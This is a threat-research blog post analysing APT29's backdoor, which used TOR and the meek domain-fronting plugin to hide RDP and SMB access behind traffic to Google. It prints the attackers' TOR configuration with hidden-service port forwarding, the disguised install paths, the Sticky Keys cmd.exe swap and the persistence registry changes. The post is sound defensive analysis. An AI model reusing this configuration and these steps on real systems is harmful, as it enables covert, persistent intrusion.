APT29 Domain Fronting With TOR

fireeye.com /blog/threat-research/2017/03/apt29_domain_frontin.html

Mandiant has observed Russian nation-state attackers APT29 employing domain fronting techniques for stealthy backdoor access to victim environments for at least two years. There has been considerable discussion about domain fronting following the release of a paper detailing these techniques. Domain fronting provides outbound network connections that are indistinguishable from legitimate requests for popular websites.

APT29 has used The Onion Router (TOR) and the TOR domain fronting plugin meek to create a hidden, encrypted network tunnel that appeared to connect to Google services over TLS. This tunnel provided the attacker remote access to the host system using the Terminal Services (TS), NetBIOS, and Server Message Block (SMB) services, while appearing to be traffic to legitimate websites. The attackers also leveraged a common Windows exploit to access a privileged command shell without authenticating.

We first discussed APT29's use of these techniques as part of our "No Easy Breach" talk at DerbyCon 6.0. For additional details on how we first identified this backdoor, and the epic investigation it was part of, see the slides and presentation.

Domain Fronting Overview

The Onion Router (TOR) is a network of proxy nodes that attempts to provide anonymity to users accessing the Internet. TOR transfers internet traffic through a series of proxy points on the Internet, with each node knowing only the previous and next node in the path. This proxy network, combined with pervasive encryption, makes tracking the source of TOR Internet activity extremely difficult. A TOR client can also use the TOR network to host services that are not accessible from the open Internet. These services are commonly used to host "dark web" sites such as the defunct Silk Road.

Typically network analysts can identify normal TOR traffic through signature analysis or the identification of communication with TOR infrastructure. Meek is a publicly available obfuscation plugin for TOR and an implementation of the domain fronting technique. To hide TOR traffic, meek takes advantage of the way that Google and other Internet content delivery networks (CDNs) route traffic. CDNs often route traffic from IP addresses associated with one service to servers associated with another service hosted on the same network. By hosting a meek reflection server in one of these CDNs, meek can hide TOR traffic in legitimate HTTPS connections to well-known services.

Meek obfuscates traffic in several stages. First, it encodes TOR traffic into HTTP specifying the host name of the reflection server (for example, the default server meek-reflect.appspot.com). It then wraps that HTTP traffic in a legitimate TLS connection to a server hosted in the same CDN cloud as the reflection server (in this example, Google). When the CDN server receives the connection, it decrypts the TLS traffic, identifies the hostname specified in the HTTP header and redirects the traffic to the reflection server. The reflection server then reconstructs the original TOR traffic from the HTTP stream and sends the traffic to the TOR network, which routes it to its destination. This process creates an outbound network connection that appears to contain normal HTTPS POST requests for google.com on a Google-owned IP address, while discretely passing the traffic through the reflection server to the TOR network. Meek can also use the TLS service and cipher suites used by Firefox to further obfuscate traffic. Differentiating this traffic from legitimate connections is extremely difficult, and encryption of both on the initial TLS connection and the TOR traffic makes meaningful analysis of the traffic impossible. Note: Google suspended the reflection server meek-reflect.appspot.com, but other servers, in the Google cloud or other supported CDNs, can fulfill the same function.

Figure 1 displays the traffic flow when using meek.



Figure 1: Meek traffic flow

Backdoor Overview

Mandiant discovered that APT29 enabled a TOR hidden service that forwarded traffic from the TOR client to local ports 139, 445 and 3389 (NetBIOS, SMB and TS, respectively). This provided the attackers full remote access to the system from outside of the local network using the hidden TOR (.onion) address of the system.

The attackers created the following files and directories during the installation and execution of the backdoor:

- C:\Program Files(x86)\Google\googleService.exe
- C:\Program Files(x86)\Google\GoogleUpdate.exe
- C:\Program Files(x86)\Google\core
- C:\Program Files(x86)\Google\data
- C:\Program Files(x86)\Google\data\00
- C:\Program Files(x86)\Google\data\00\hostname
- C:\Program Files(x86)\Google\data\00\private_key
- C:\Program Files(x86)\Google\debug.log
- C:\Program Files(x86)\Google\lock
- C:\Program Files(x86)\Google\cached-certs
- C:\Program Files(x86)\Google\cached-microdescs
- C:\Program Files(x86)\Google\cached-microdescs.new
- C:\Program Files(x86)\Google\cached-microdescs-consensus

- C:\Program Files(x86)\Google\state
- C:\Program Files(x86)\Google\start.ps1
- C:\Program Files(x86)\Google\install.bat

The file googleService.exe is the primary TOR executable, responsible for establishing and maintaining encrypted proxy connections. GoogleUpdate.exe is the meek-client plugin, which obfuscates the TOR connection. These files are publicly available and have the following hashes:

Filename	SHA256
googleService.exe	fe744a5b2d07de396a8b3fe97155fc64e350b76d88db36c619cd941279987dc5
GoogleUpdate.exe	2f39dee2ee608e39917cc022d9aae399959e967a2dd70d83b81785a98bd9ed36

The file C:\Program Files (x86)\Google\core contains configuration information for the TOR service googleService.exe. The service was configured to:

- Communicate on ports 1, 80 and 443
- Bridge traffic using the meek plugin to https://meek-reflect.appspot.com and obfuscate HTTPS and DNS requests to appear destined for www.google.com
- Forward traffic from ports 62304, 62305 and 62306 to ports 3389, 139 and 445, respectively

Figure 2 displays the contents of the TOR configuration file core.

```
DataDirectory C:\Program Files (x86)\Google\data
ReachableAddresses accept *:1
ReachableAddresses accept *:80
ReachableAddresses accept *:443
ClientOnly 1
UseBridges 1
Bridge meek 0.0.2.0:1
ClientTransportPlugin meek exec C:\Program Files (x86)\Google\GoogleUpdate.exe --
url=https://meek-reflect.appspot.com/ --front=www.google.com
HiddenServiceDir C:\Program Files (x86)\Google\data\00
HiddenServicePort 62304 127.0.0.1:3389
HiddenServicePort 62305 127.0.0.1:139
HiddenServicePort 62306 127.0.0.1:445
Log notice-err file C:\Program Files (x86)\Google\data\debug.log
```

Figure 2: Contents of TOR configuration file “C:\Program Files(x86)\Google\core”

The C:\Program Files (x86)\Google\data\00\hostname” file contained a single line with the TOR hostname for the system. This hostname was a pseudorandomly-generated 16 character alpha-numeric name, with the top-level domain (TLD) .onion.

The C:\Program Files(x86)\Google\data\00\private_key file contained the TOR client RSA private key. Figure 3 displays the redacted contents of a sample private_key file.

```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQC3V9hWCwQeeFZB9dekD90ljmSsxrBnJTKesfEo1j2ijnAJYnH/
################################################################
################################################################
################################################################
################################################################
################################################################
################################################################
################################################################
################################################################
################################################################
################################################################
################################################################
Y2C3+NzCTQ2Cjq6YsT8cLohiM7qrMD//F3O0HLv/yIo=
-----END RSA PRIVATE KEY-----
```

Figure 3: Redacted contents of sample private_key

The attackers used the scripts start.ps1 and install.bat to install the TOR service. After installation, the attackers deleted these scripts from the system. Additional files in the directory C:\Program Files(x86)\Google contained cached data and logs from the operation of TOR.

Additional information on increasing visibility into PowerShell activity through enhanced logging is available here.

Installation and Persistence

The attacker executed the PowerShell script C:\Program Files(x86)\Google\start.ps1 to install the TOR services and implement the “Sticky Keys” exploit. This script was deleted after execution, and was not recovered.

By replacing the “Sticky Keys” binary, C:\Windows\System32\sethc.exe, with the Windows Command Processor cmd.exe, the attackers then accessed a privileged Windows console session without authenticating to the system. “Sticky Keys” is an accessibility feature that allows users to activate Windows modifier keys without pressing more than one key at a time. Pressing the shift key five times activates “Sticky Keys” and executes sethc.exe, which, when replaced with cmd.exe, opens a System-level command shell. From this shell, the attackers can execute arbitrary Windows commands, including adding or modifying accounts on the system, even from the logon screen (pre-authentication). By tunneling RDP traffic to the system, the attackers could gain both persistent access and privilege escalation using this simple and well-known exploit.

The installation script start.ps1 created a Windows service named Google Update to maintain persistence after a system reboot. Table 1 contains registry details for the “Google Update” service.

Key	Value
HKLM\SYSTEM\CurrentControlSet\Services\Google Update\Image Path	“C:\Program Files (x86)\Google\GoogleService.exe” --nt-service -f “C:\Program Files (x86)\Google\core”

Table 1: Registry details for the TOR Google Update Windows service

The script also modified the Terminal Server registry values fSingleSessionPerUser to allow multiple simultaneous Windows sessions using the same account, and fDenyTSConnections to allow Terminal Services connections. Table

2 shows the modified values for these registry keys.

Key	Value
HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\ fSingleSessionPerUser	10
HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\ fDenyTSConnections	0

Table 2: Registry modifications performed by start.ps1

Conclusion

APT29 adopted domain fronting long before these techniques were widely known. By employing a publicly available implementation, they were able to hide their network traffic, with minimal research or development, and with tools that are difficult to attribute. Detecting this activity on the network requires visibility into TLS connections and effective network signatures. However, when dealing with advanced threat groups who rapidly develop capabilities and invest in hiding network traffic, effective endpoint visibility is vital. Monitoring for potentially interesting events and attacker methodologies, like lateral movement and new persistence creation, can allow defenders to identify these stealthy methodologies.